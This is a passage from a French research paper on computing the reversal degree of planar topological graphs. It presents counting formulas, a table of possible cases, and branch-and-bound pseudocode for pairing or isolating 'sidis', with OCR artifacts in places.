Pour cela nous allons partir de l'un des sidis S de G et imposer une orientation à l'une des arêtes non déjà orientées de S. D'après la remarque faite plus haut, ce sens permet d'orienter les arêtes des différentes faces auxquelles appartient S de telle sorte que chacune de ces faces soit un circuit. Ce premier travail permet d'imposer une orientation à des arêtes appartenant à des faces ne contenant pas S. Nous utilisons ce sens pour orienter ces nouvelles faces et de proche en proche pour orienter entièrement G. En fait nous pouvons commencer l'orientation sur n'importe quelle arête non encore orientée puisqu'en définitive chaque arête aura un seul sens d'orientation.

Dans cette orientation nous n'avons pris que les chaînes minimales ce qui veut dire qu'il peut exister d'autres orientations de G avec plus d'arêtes orientées dans les deux sens. C'est pour cela que notre condition n'est pas nécessaire. Comme le degré de retournement que nous recherchons est un minimum, nous ne sommes pas intéressés par les cas d'orientations comportant un plus grand nombre d'arêtes orientées dans les deux sens.

Calculer le degré de retournement de G revient donc à éliminer l'effet de chaque sidi soit en l'isolant, soit en l'appariant à un autre sidi. Cette approche permet non seulement de trouver le degré de retournement mais aussi de trouver les différentes orientations des arêtes pour que chaque face soit un circuit.

3.2. Exemple□ Graphe planaire topologique à 3 sidis

Considérons le schéma simplifié d'un graphe planaire topologique à trois sidis S_1, S_2 et S_3 (figure 3). Chaque sidi S_i a une profondeur P_i. Entre deux sidis S_i et S_j il y a une chaîne minimale composée de h_{ij} arêtes. Pour éliminer l'effet de ces trois sidis, nous avons quatre possibilités : isoler chacun des trois sidis (une possibilité), isoler un des trois sidis et apparier les deux autres (trois possibilités). Le degré de retournement de ce graphe est alors donné par la formule suivante :

$$D = \min(p_1 + p_2 + p_3, p_1 + h_{23}, p_2 + h_{13}, p_3 + h_{12})$$




Figure 3. *Schéma simplifié d'un graphe planaire topologique à trois sidis*

La première expression (P_1+P_2+P_3) représente le poids du cas où les arêtes reliant chaque sidi au sommet extérieur le plus proche ont été orientées dans les deux sens. Les trois sidis sont isolés. La deuxième expression (P_1+h_{23}), quant à elle, représente le poids du cas où S_1 est isolé et les deux autres sidis sont appariés. Les deux dernières expressions se déduisent de la deuxième par permutation des rôles joués par les trois sidis.

Si nous avons par exemple P_1=1, P_2=1, P_3=3, h_{12}=1, h_{13}=3 et h_{23}=2, alors le degré de retournement de la carte sera de 3.

Cette analyse montre que le degré de retournement d'un graphe est inférieur ou égal à la somme des profondeurs de ses sidis. Il est aussi supérieur ou égal à la moitié du nombre de sidis. Ce minimum est atteint quand on a un nombre pair de sidis appariés deux à deux de chaîne minimale égale à un. Le degré de retournement D d'un graphe possédant n sidis vérifie donc la relation suivante :

$$\frac{n}{2} \leq D \leq \sum_{i=1}^{n} p_i$$

Le graphe planaire topologique de la figure 4 est à deux degrés de retournement avec trois sidis A, B et C. Ce degré de retournement est obtenu en isolant le sidi A (ce qui revient à orienter dans les deux sens l'arête AD) et en appariant les sidis B et C (ce qui revient à orienter dans les deux sens l'arête BC).




Figure 4. *Exemple de graphe à 3 sidis et 2 degrés de retournement*

3.3. Graphe planaire topologique à n sidis

Considérons un graphe planaire topologique G possédant n sidis. Nous utiliserons le terme «cas possible» pour désigner une façon d'éliminer les n sidis. A chaque cas possible correspond un poids qui est le nombre d'arêtes orientées dans les deux sens pour ce cas. Adoptons la notation suivante :

α_n désigne le nombre de cas possibles quand on dispose d'un graphe ayant n sidis.

α_n^i désigne le nombre de cas dans lesquels on a exactement i paires de sidis appariés.

α_i désigne le poids associé au cas i.

C_i désigne le nombre de paires de sidis appariés contenus dans le cas i.

D désigne le degré de retournement du graphe G.

Nous avons les formules suivantes :

$$\alpha_n = \sum_{i=0}^{ent(n/2)} \alpha_n^i \qquad (1)$$

ent(n/2) représentant la partie entière de la division de n par 2.

$$\Pi_i = \sum_{j=1}^{c_i} h_j + \sum_{j=1}^{n-2c_i} p_j \qquad (2)$$

$$D = \min(\Pi_i), i = 1,2,...\Pi_n \qquad (3)$$

La relation (1) traduit simplement le fait que l'ensemble des cas possibles est la somme des cas possibles contenant zéro paire de sidis appariés, une paire de sidis appariés, …, ent(n/2) paires de sidis appariés.

La relation (2) donne le poids de chaque cas possible. Par h_j on désigne le nombre d'arêtes dans une chaîne minimale séparant les sidis de la paire j. p_j désigne quant à lui la profondeur du sidi j. La relation (3) en déduit le degré de retournement par calcul du minimum sur les différents poids. Plusieurs cas possibles peuvent avoir le poids minimum. Ce sont alors des solutions équivalentes.

3.4. Théorème 2

Pour un graphe qui a n sidis, le nombre de cas possibles dans lequel on a i paires de sidis appariés (1<i<=ent(n/2)) est donné par la formule suivante :

$$\Pi_n^i = \Pi_{n-1}^i + (n-1)\Pi_{n-2}^{i-1}$$

Les cas possibles de i paires contenant une paire de la forme (S_1,S_a) avec 1<a<=n sont au nombre de (n-1) Π^{i-1}_{n-2} les cas possibles de i paires ne contenant aucune paire de la forme (S_1,S_a) avec 1<a<=n sont au nombre de Π^i_{n-1}, d'où le théorème [22].

Il existe un seul cas dans lequel tous les sidis sont isolés. Il n'y a pas de paire de sidi. D'où la relation :

$$\Pi_n^0 = 1 \quad \forall n > 0$$

Avec un seul sidi on ne peut constituer de paire, d'où la relation :

$$\Pi_1^i = 0 \quad \forall i > 0$$

Pour constituer i paires de sidis il faut que 2i soit au plus égal à n, d'où la relation:

$$\Pi_n^i = 0 \quad \textit{pour tout i tel que } 2i > n$$

Le nombre de cas possibles contenant une paire avec n sidis est donné par la formule classique des combinaisons suivante :

$$\Pi_n^1 = C_n^2 = \frac{n(n-1)}{2}$$

Le tableau 1 ci-après présente quelques valeurs de Ω_n^i et du nombre de cas possibles pour n variant de 1 à 14. La première colonne donne les différentes valeur de n. La première ligne donne le nombre de paires dans chaque cas. Les deux dernières colonnes donnent le nombre de cas possibles Ω_n comparé à 2^n. Pour n=5 par exemple on lit sur cette ligne du tableau qu'il y a un cas possible avec 0 paire de sidis, 10 cas avec une paire de sidis et 15 cas avec 2 paires de sidis.

	Nombre de paires par cas									
N	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	Ω_n	2^n
1	1	0	0	0	0	0	0	0	1	2
2	1	1	0	0	0	0	0	0	2	4
3	1	3	0	0	0	0	0	0	4	8
4	1	6	3	0	0	0	0	0	10	16
5	1	10	15	0	0	0	0	0	26	32
6	1	15	45	15	0	0	0	0	76	64
7	1	21	105	105	0	0	0	0	232	128
8	1	28	210	420	105	0	0	0	764	256
9	1	36	378	1 260	945	0	0	0	2 620	512
10	1	45	630	3 150	4 725	945	0	0	9 496	1 024
11	1	55	990	6 930	17 325	10 395	0	0	35 696	2 048
12	1	66	1 485	13 860	51 975	62 370	10 395	0	140 152	4 096
13	1	78	2 145	25 740	135 135	270 270	135 135	0	568 504	8 192
14	1	91	3 003	45 045	315 315	945 945	945 945	135 135	2 255 345	16 384

Tableau 1. *Valeur de Ω_n pour n inférieur à 15.*

Comme le montre le tableau 1, la croissance est plus qu'exponentielle. Ce résultat ne peut être utilisé tel quel que pour des graphes avec peu de sidis (une dizaine environ). Nous sommes en présence d'un problème d'explosion combinatoire [12] ou d'optimisation combinatoire [21]. En effet si on désigne par C l'ensemble des cas possibles et par $f: C \rightarrow N$ l'application de C dans l'ensemble des entiers N qui à chaque cas possible associe son poids, il s'agit de trouver $\_ \in C$ tel que:

$$f(\_) = \mathrm{Min}_{c \in C} [f(c)]$$

Pour des graphes possédant un nombre élevé de sidis il convient donc d'utiliser une approche algorithmique et des méthodes appropriées afin de pouvoir évaluer le degré de

retournement dans un temps acceptable sans forcément passer par tous les cas possibles. C'est ce que nous nous proposons d'examiner dans la suite de ce travail.

4. Algorithme de calcul du degré de retournement

Dans cette partie nous présentons une méthode algorithmique pour déterminer le degré de retournement d'un graphe dans le cas général. Cet algorithme est basé sur les méthodes par séparation et évaluation [21] et utilise un parcours en profondeur [4], [12]. Nous allons d'abord présenter en général la méthode utilisée pour effectuer la séparation et l'évaluation ensuite nous présenterons l'algorithme qui en découle.

4.1 Méthode de séparation et d'évaluation

Le degré de retournement est un minimum parmi un grand nombre de poids associés aux différents cas possibles. Nous connaissons un majorant et un minorant pour cette quantité. Un graphe G peut avoir plusieurs cas possibles associés au degré de retournement, c'est-à-dire associés au poids minimum. L'algorithme s'arête s'il trouve un cas possible réalisant ce minimum. G n'a qu'un seul degré de retournement qui est un entier. Le nombre de cas possibles est très élevé. C'est un problème d'optimisation combinatoire [21]. Les méthodes de séparation et évaluation vont nous permettre de trouver ce degré sans examiner systématiquement tous les cas possibles. Pour cela nous allons décomposer par étape l'ensemble des cas possibles comme indiqué dans la figure 5. A la première étape nous apparions le sidi 1 à l'un des n-1 sidis restants ou bien nous l'isolons. A la seconde étape nous apparions deux sidis parmi les n-2 restant et ainsi de suite jusqu'à ce qu'il ne soit plus possible de faire des appariements. Les branches de l'extrême droite correspondent aux sidis isolés.




Figure 5. *Exemple de décomposition de l'ensemble des cas possibles*

Sur la figure 5 la notation (n,m), avec n différent de m, indique que le sidi n est apparié au sidi m et la notation (n,n) indique que le sidi n est isolé. Dans le cas où les sidis sont adjacents les uns aux autres il est évident que le degré de retournement sera donné par un cas possible contenant un grand nombre de sommets appariés et très peu de sommets isolés. Quand le sidi 1 est apparié au sidi 3 (deuxième branche issue de la racine à partir de la gauche), le sidi 2 à son tour peut être apparié soit à 4, soit à 5, …, soit à n. Il peut même être isolé. C'est ce que montre le sous-arbre développé au bout de la flèche issue du petit rond contenant 2.

La condition suivante (condition d'éligibilité) nous permet d'éliminer, sans aller jusqu'au bout, les cas possibles ne pouvant conduire à un minimum□

Si à une étape donnée, le sidi n ne peut pas être apparié au sidi m (chaîne minimale trop longue par rapport au maximum imposé par l'utilisateur par exemple), le parcours du sous-arbre issue de cette paire est abandonné.

La méthode de parcours en profondeur de l'arbre [4] est utilisée pour explorer les différents cas possibles. Elle permet de descendre plus profondément dans l'arbre chaque fois que c'est nécessaire et d'examiner systématiquement tous les cas possibles. Pour un cas possible donné, l'évaluation se fait en calculant son poids. Si ce poids est plus petit que le minimum trouvé jusque là, il devient le minimum, sinon on le rejette.

4.2 Présentation de l'algorithme

Cet algorithme reçoit en entrée l'ensemble des n sidis du graphe avec pour chacun sa profondeur et pour chaque paire de sidis la chaîne minimale les reliant. Les profondeurs sont présentées dans un vecteur de n éléments dit vecteur de profondeur. Les chaînes minimales sont présentées dans une matrice triangulaire à diagonale nulle dite matrice de chaîne minimale. Il met en sortie un cas possible de poids minimum qui est le degré de retournement cherché.

Bien que cet algorithme puisse générer tous les cas possibles (pour un petit nombre de sidis par exemple), son paramétrage peut permettre, comme nous le verrons plus loin, de trouver le degré de retournement en examinant très peu de cas possibles.

Cet algorithme a connu d'importantes améliorations par rapport à celui présenté au Colloque Africain sur la Recherche en Informatique (CARI' 2000) [16]. Ces améliorations nous ont permis de calculer en quelques minutes le degré de retournement de cartes qui ont un nombre élevé de sidis comme celles de l'Afrique et des Etats Unis avec leur découpage en états.

Nous présentons cet algorithme à travers cinq procédures :

- Une procédure principale
- Une procédure d'initialisation (Procédure INIT) qui lit les paramètres c'est-à-dire entre autres le nombre de sidis, le vecteur de profondeur et la matrice de chaîne minimale.
- Une procédure de calcul du poids (fonction à minimiser) de chaque cas possible (Procédure POIDS) qui retient aussi le poids minimum. Elle utilise pour ce calcul le vecteur de profondeur et la matrice de chaîne minimale.
- Une procédure (Procédure FIXER) qui fixe les m-1 paires pour une valeur de m donnée supérieure ou égale à deux. La paire m est ensuite calculée dans la procédure COMBINE en utilisant les combinaisons.
- Une procédure COMBINE qui calcule la paire m (une fois que les m-1 paires sont fixées) en utilisant les combinaisons.

Nous présentons ci-après ces différentes procédures. Pour faciliter cette présentation, nous supposons que toutes les variables utilisées sont des variables communes à l'ensemble des procédures.




Figure 6. *Interconnexion entre les cinq procédures*

4.2.1. Procédure Principale

Début
Appeler la procédure INIT pour la lecture des paramètres;
in := 0;
Appeler la procédure POIDS pour l'initialisation;
in := 1;
Appeler la procédure COMBINE pour générer les différents cas possibles;
Imprimer le degré de retournement et le cas possible correspondant;
Fin.

La procédure principale appelle la procédure INIT pour la lecture des paramètres et la procédure POIDS pour l'initialisation de C0 et p0 (cas possible de départ et poids associé). Elle appelle ensuite la procédure COMBINE. A la fin de l'algorithme, la procédure principale imprime p0 et C0 qui représentent respectivement le poids minimum (degré de retournement du graphe proposé) et un cas possible ayant ce poids minimum. Le cas possible qui minimise la fonction poids permet d'orienter les arêtes de telle sorte que chaque face soit un circuit avec un nombre minimum d'arêtes orientées dans les deux sens.

4.2.2. Procédure INIT

Début
Lecture du nombre n de sidis;
Lecture du vecteur Vp de profondeur des n sidis;
Lecture de la matrice Mcm de chaîne minimale;
Lecture de Cmax, chaîne maximale autorisée entre 2 sidis à apparier;
Pour i=1 **jusqu'à** n;
C1(i) := i;
C2(i) := i;
Vi(i) := 0;
FinPour;
Fin;

Vp est un vecteur tel que Vp(i) désigne la profondeur du sidi i. Mcm est la matrice symétrique à diagonale nulle de chaîne minimale. Mcm(i,j) désigne donc la chaîne minimale (en terme de nombre d'arêtes) reliant les sidis i et j. Cmax est un nombre qui représente la chaîne maximale autorisée entre deux sidis à apparier. Si la chaîne minimale entre deux sidis est supérieure à Cmax, les deux sidis ne seront pas appariés par l'algorithme. Le sous-arbre correspondant n'est pas exploré. Cette approche permet d'éliminer d'office, comme nous le verrons plus loin, un grand nombre de cas qui dans certaines situations ne peuvent conduire à un minimum. Pour une carte de géographie par exemple, les sommets intérieurs sont souvent des sidis de degré trois. On peut, dans ce cas, donner à Cmax la valeur 1 pour que seuls les sidis adjacents soient effectivement appariés. La détermination des éléments de la matrice Mcm s'en trouve simplifiée. Mcm(i,j) vaut 1 si les deux sidis i et j sont adjacents et par exemple 2 (ou toute autre valeur supérieure à 1) dans les autres cas.

Les variables C1 et C2 utilisées ici sont des vecteurs contenant au départ les entiers de 1 à n. Pendant le déroulement de l'algorithme, C2 restera inchangé. Il sert uniquement à reconstituer C1 quand on passe d'un cas possible contenant m paires de sidis appariés à un autre contenant m+1 paires de sidis appariés. La variable C1, par contre contiendra le dernier cas possible généré. Le vecteur Vi quant à lui, indique les sidis isolés au milieu de C1, ceci par opposition, comme nous le verrons plus loin, aux sidis qui peuvent être isolés soit au début soit à la fin de C1. Supposons que C1 et Vi contiennent par exemple les valeurs suivantes pour n=10 sidis et m=3 paires de sidis appariés□

C1□	-1	2	3	4	-5	6	-7	8	9	10
Vi □	0	0	1	1	0	0	0	0	0	0

Cette configuration traduit le fait que les sidis 3 et 4 sont isolés au milieu de C1. Les sidis 1 et 2 sont appariés. Il en est de même des sidis 5 et 6 ainsi que des sidis 7 et 8. Les sidis 9 et 10 sont isolés à la fin de C1 car le nombre de paires (3 ici) est déjà atteint. Pour un souci de clarté dans l'exposé, nous avons fait précéder le premier sidi d'une paire par le signe moins. Ainsi –1 signifie que le sidi 1 est apparié au sidi 2, de même, -5 signifie que le sidi 5 est apparié au sidi 6. il n'est donc pas nécessaire de faire placer ce signe par l'algorithme. Cette configuration est représentée dans l'arbre de la figure 7.




Figure 7. *Représentation d'un cas possible dans l'arbre.*

4.2.3.Procédure POIDS

La procédure POIDS calcule le poids d'un cas possible. Ce poids est la somme des profondeurs des sidis isolés de ce cas possible ajoutée à la somme des chaînes

minimales des paires composant ce même cas possible. Pour un cas possible contenu dans le vecteur C1, elle calcule d'abord la somme des profondeurs d'éventuels sidis isolés au début de C1, sidis de numéro inférieur à la valeur de la variable dpp (début première paire en partant de la gauche). Elle ajoute à cette somme les chaînes minimales des différentes paires ainsi que les profondeurs des sidis isolés tant au milieu de C1 qu'à la fin.

```
Début
    Si in=0  Alors   /* Initialisation du poids et des éléments pour l'impression du
                     résultat */
                     p0 := sommes des profondeurs des n sidis;
                     C0 := C2;
                     Vi0□= Vi;   /* Pas d'élément isolé au milieu du vecteur C0 */
                     dpp0□= 0;   /* Pas d'élément isolé au début de C0 */
                     m0□= 0;     /* Aucune paire de sidis */
             Sinon
                     /* Calcul du poids du cas possible qui est dans C1 */
                     d□=1;
                     p□=0;
                      /* Calcul du poids des sidis isolés au début de C1 */
             Tant que d<dpp Faire
                     p□= p+Vp(d);
                     d := d+1;
             Fin Tant que
                     np := 1;  /* compteur du nombre de paires */
            /* Ajout des poids des paires et des sidis isolés au milieu de C1 */
             Tant que  np<=m Faire
                     p1□= C1(d)□
                     Si Vi(d)=1 Alors p□= p + Vp(p1)□d□= d + 1□
                     Sinon p2□= C1(d+1); p□=p + Mcm(p1,p2);
                                  d□= d + 2; np□= np+1;
                     FinSi
             Fin Tant que
             /*  Ajout des poids des sidis  isolés à la fin */
             Tant que d<=n Faire
                     p1□= C1(d)□
                     p□= p + Vp(p1)□
                     d := d + 1;
             Fin Tant que
              /* Si le nouveau poids est plus petit il remplace l'ancien */
             Si p<p0 Alors
```

```
                    p0 := p;
                    C0 := C1;
                    Vi0 := Vi;
                    m0 := m;
                    dpp0 := dpp;
                FinSi;
            FinSi;
    Fin;
```

Les variables p0, C0, Vi0, dpp0 et m0 servent de variables de sauvegarde respectivement pour les variables p (poids d'un cas possible), C1, Vi, dpp et m. Elles permettent à la fin de l'algorithme d'imprimer le degré de retournement et le cas possible associé.

La variable C0 qui est un vecteur comme C1 et C2, contient le cas possible de poids minimum. La variable p0 contient le poids minimum associé à ce cas possible. La variable C0 est initialisée avec C2 c'est-à-dire le cas possible où tous les sidis sont isolés. Le poids p0 correspondant est tout simplement la somme des profondeurs de l'ensemble des n sidis. Cette initialisation est faite lors du premier appel avec in=0. Quand la variable in est non nulle, un nouveau cas possible vient remplacer C0 si son poids est inférieur à l'ancien p0.

4.2.4. Procédure COMBINE

```
Début
    /* Génération des cas possibles ne contenant qu'une paire */
    Pour k=1 jusqu'à  n-1  Faire
        Pour r=k+1 jusqu'à  n  Faire
            Si Mcm(k,r)<=Cmax Alors
            Appeler POIDS avec la paire (Sk, Sr),
            les autres sidis étant isolés;
            FinSi;
        FinPour;
    FinPour;
    /* Génération des cas possibles contenant plus d'une paire */
    nei := 0                    /* Nombre d'éléments isolés au milieu */
    dpp := 1;                   /* Début première paire  */
    fini := faux;
    pr_appel := vrai;
    m :=  2;                    /* Nombre de paire par cas */
    Tant que (m<= Ent(n/2) et fini=faux) Faire
```

```
                Appeler la procédure FIXER□;
                Si fini=faux Alors
                        /* Génération de la dernière paire par combinaison */
                        Pour k=2(m-1)+dpp+nei  jusqu'à  n-1 Faire
                                Pour r=k+1 jusqu'à  n  Faire
                                        p1□=C1(k); p2□=C1(r);
                                        Si Mcm(p1,p2) <= Cmax Alors
                                        Appeler la procédure POIDS;
                                        FinSi;
                                FinPour;
                        FinPour;
                FinSi;
        FinTant que;
Fin.
```

La variable **pr_appel** a la valeur **vrai** lors du premier appel de la procédure FIXER et a la valeur **faux** lors des autres appels. La variable **m** donne le nombre de paires par cas possible. La variable **dpp** qui veut dire début de la première paire, donne l'indice du début de la première paire en partant de la gauche. La variable **nei** donne le nombre total de sidis isolés au milieu du vecteur C1.

Pour générer les cas possibles contenant m paires de sidis (m>1), la procédure COMBINE fixe à l'aide de la procédure FIXER les m-1 premières paires et génère la dernière paire en utilisant les combinaisons. Comme dans le cas d'une paire, elle appelle chaque fois la procédure POIDS pour mettre à jour C0 et p0.

4.2.5. Procédure FIXER

```
Début
        cas_bon := faux;
        Tant que (ca_bon=faux et fini=faux) Faire
                Si pr_appel Alors
                        C1 := C2;
                        pr_appel :=faux ;
                Sinon
                        j := 0;
                        i : = m - 1;
                        Tant que (i > 0 et j = 0) Faire
                                r := pgep(i) +1;
                                reste := n-dpp-nei;
                                /* nombre d'éléments restant pour l'appariement */
                                Si r>n Alors Si reste >= 2*m Alors
```

```
                        /* on isole au milieu de C1 */
                        nei:=nei+1;
                        Isoler le 1° élément de la paire i et trier les
                        autres à droite;
                        j:=1;
                        Sinon   Libérer l'éventuelle plage
                                d'isolement avant la paire i;
                                i=i-1;
                        FinSi;
                Sinon Si r se trouve à droite Alors
                        Permuter r et pgep(i);
                        Trier à droite de la paire i;
                        j := 1;
                        Sinon r := r + 1;
                        FinSi;
                FinSi;
        Fin Tant que;
        Si i = 0 Alors
                /* On décale d'un élément vers la droite si possible */
                C1 : = C2;
                dpp := dpp + 1;
                Si n-dpp+1<2m Alors
                        /* On augmente le nombre de paire par cas */
                        m := m + 1;
                        dpp := 1;
                        Si  2m>n  Alors fini := vrai;
                        FinSi;
                FinSi;
        FinSi;
    FinSi;
    /* On vérifie ici si les m-1 paires générées sont toutes éligibles */
    bonne_paire :=vrai; cp :=0;
    Tant que (cp<=m-1 et bonne_paire=vrai et fini=faux) Faire
        cp :=cp+1;
        p1 := premier élément de la paire cp;
        p2 := deuxième élément de la paire cp;
        Si Mcm(p1,p2) > Cmax Alors bonne_paire=faux FinSI;
    Fin tant que;
    i :=cp;
    cas_bon=bonne_paire;
  Fin Tant que;
Fin.
```

Cette procédure fixe les m-1 premières paires de sidis (m>1). Elle vérifie ensuite que chaque paire est telle que la chaîne minimale séparant ses deux sidis est inférieure à Cmax avant de renvoyer ces m-1 paires à la procédure COMBINE. Dans le cas contraire, elle continue la recherche. Nous allons d'abord décrire cette procédure sans tenir compte de cet aspect que nous appelons contrôle de validité. Nous y reviendrons un peu plus loin.

Pour illustrer la démarche décrite par cette procédure, nous allons prendre le cas de n=10 sidis et m=3 paires. La première fois que cette procédure est appelée avec m=3 elle renvoie dans les vecteurs C1 et Vi les éléments suivants:

C1□	-1	2	-3	4	5	6	7	8	9	10
Vi□	0	0	0	0	0	0	0	0	0	0

Ceci traduit le fait que C1 contient deux paires de sidis (S_1,S_2) et (S_3,S_4). Aucun sidi n'étant isolé au milieu, Vi ne contient que des zéros. La procédure COMBINE va, au retour, générer la dernière paire par combinaison des sidis 5 à 10. Quand elle aura généré tous les cas possibles contenant les paires (S_1,S_2) et (S_3,S_4), elle va à nouveau appeler la procédure FIXER. Cette dernière va renvoyer dans C1 et Vi les éléments suivants:

C1□	-1	2	-3	5	4	6	7	8	9	10
Vi□	0	0	0	0	0	0	0	0	0	0

Dans cette nouvelle configuration de C1, 5 est venu remplacer 4 dans la deuxième paire et 4 est allé à l'ancienne place de 5. Dans l'algorithme **pgep(i)** désigne le plus grand élément de la paire i. Dans ce cas il s'agit du plus grand élément de la paire 2 qui est 4. En ajoutant 1 à cet élément nous obtenons 5 qui se trouve effectivement à droite de la paire i dans C1. On permute pgep(i) et r, c'est-à-dire 4 et 5. Ici le tri ne change pas grand chose. En positionnant la variable j à 1, cela nous permet de sortir de la boucle **Tant que** et de revenir à la procédure COMBINE pour la génération de la dernière paire.

Au huitième appel, en ajoutant 1 au plus grand élément de la deuxième paire, c'est-à-dire à 10 on trouve 11 qui est plus grand que n. On isole 3 et les deux premières paires seront constituées de (S_1,S_2) et de (S_4,S_5). L'isolement du sidi 3 se traduit par un «□□ à la position correspondante du vecteur d'isolement Vi comme indiqué ci-après.

C1□	-1	2	3	-4	5	6	7	8	9	10
Vi□	0	0	1	0	0	0	0	0	0	0

On recommence le processus d'isolement quand la deuxième paire sera (S_4,S_{10}). Le sidi 4 sera à son tour isolé, puis le sidi 5 et le sidi 6. La variable **nei** donne le nombre total d'éléments ainsi isolés. La configuration suivante donne la situation des vecteurs C1 et Vi après l'isolement du sidi 6.

C1⊡	-1	2	3	5	4	6	-7	10	8	9
Vi⊡	0	0	1	1	1	1	0	0	0	0

La première paire est toujours formée des sidis 1 et 2. la deuxième paire est formée des sidi 7 et 10 et la dernière paire est formée des sidis 8 et 9. Le deuxième élément de la deuxième paire est au maximum. On devrait isoler le sidi 7, mais si on l'isole le nombre de sidis non isolés est de 5 (les sidis 1, 2, 8, 9 et 10), ce qui ne permet pas de former trois paires. On ne peut donc continuer à isoler.

On procède à la libération des éléments isolés pour permettre leur appariement avec les autres. On diminue alors i de 1 ce qui permet de passer à la paire immédiatement à gauche (la première paire dans notre cas). On applique l'algorithme sur la première paire et la procédure FIXER renvoie dans C1 les éléments suivants :

-1	3	-2	4	5	6	7	8	9	10

Les appels suivants vont permettre de générer les cas possibles contenant les paires (S_1,S_3) et (S_2,S_i) pour i >3. On passera ensuite aux cas contenant les paires (S_1,S_4) et (S_2,S_i) avec i>2 et i≠4 et ainsi de suite.

Au bout d'un certain nombre d'appels, la procédure FIXER va recevoir en entrée la configuration suivante :

C1⊡	-1	10	2	3	4	5	-6	9	7	8
Vi⊡	0	0	1	1	1	1	0	0	0	0

Dans cette configuration, nous avons les paires (S_1,S_{10}) et (S_6,S_9), les sidis 2 à 5 étant isolés au milieu de C1. En ajoutant 1 au plus grand élément de la deuxième paire on trouve 10 qui n'est pas à droite. On ajoute à nouveau 1 et le résultat est supérieur à n. On libère les sidis isolés, on passe à la paire immédiatement à gauche (la première paire). Ici, il faut à nouveau passer à la paire immédiatement à gauche. Il n'y a pas de paire à gauche. La variable i a pris la valeur zéro. On sort de la boucle **Tant que**. Dans la partie qui suit de la procédure FIXER, quand cette situation arrive, on décale d'un élément vers la droite. La variable **dpp** qui donne l'indice de la première paire en partant de la

gauche est incrémentée de 1. Ce qui permet d'isoler un sidi à gauche (le sidi 1 dans ce cas). Cette situation marque dans notre exemple la fin des cas possibles contenant une paire de la forme (S_1,S_i) avec $i \neq 1$. La procédure FIXER renvoie dans C1 les éléments suivants :

C1	1	-2	3	-4	5	6	7	8	9	10
Vi	0	0	0	0	0	0	0	0	0	0

La variable dpp a pris la valeur 2 pour dire que la première paire de sidis commence au deuxième élément du vecteur C1. Comme nous l'avons mentionné plus haut, les sidis à gauche de cette première paire (comme le sidi 1 dans cet exemple) sont des sidis isolés au début de C1. Les éléments du vecteur d'isolement Vi ne sont pas positionnés à 1 pour ces sidis isolés au début du vecteur C1. Ils ne sont pas non plus positionnés pour les sidis isolés à la fin de ce même vecteur. Plus loin, la procédure FIXER recevra en entrée après plusieurs décalages à droite les éléments suivants avec dpp = 5 :

C1	1	2	3	4	-5	10	-6	9	7	8
Vi	0	0	0	0	0	0	0	0	0	0

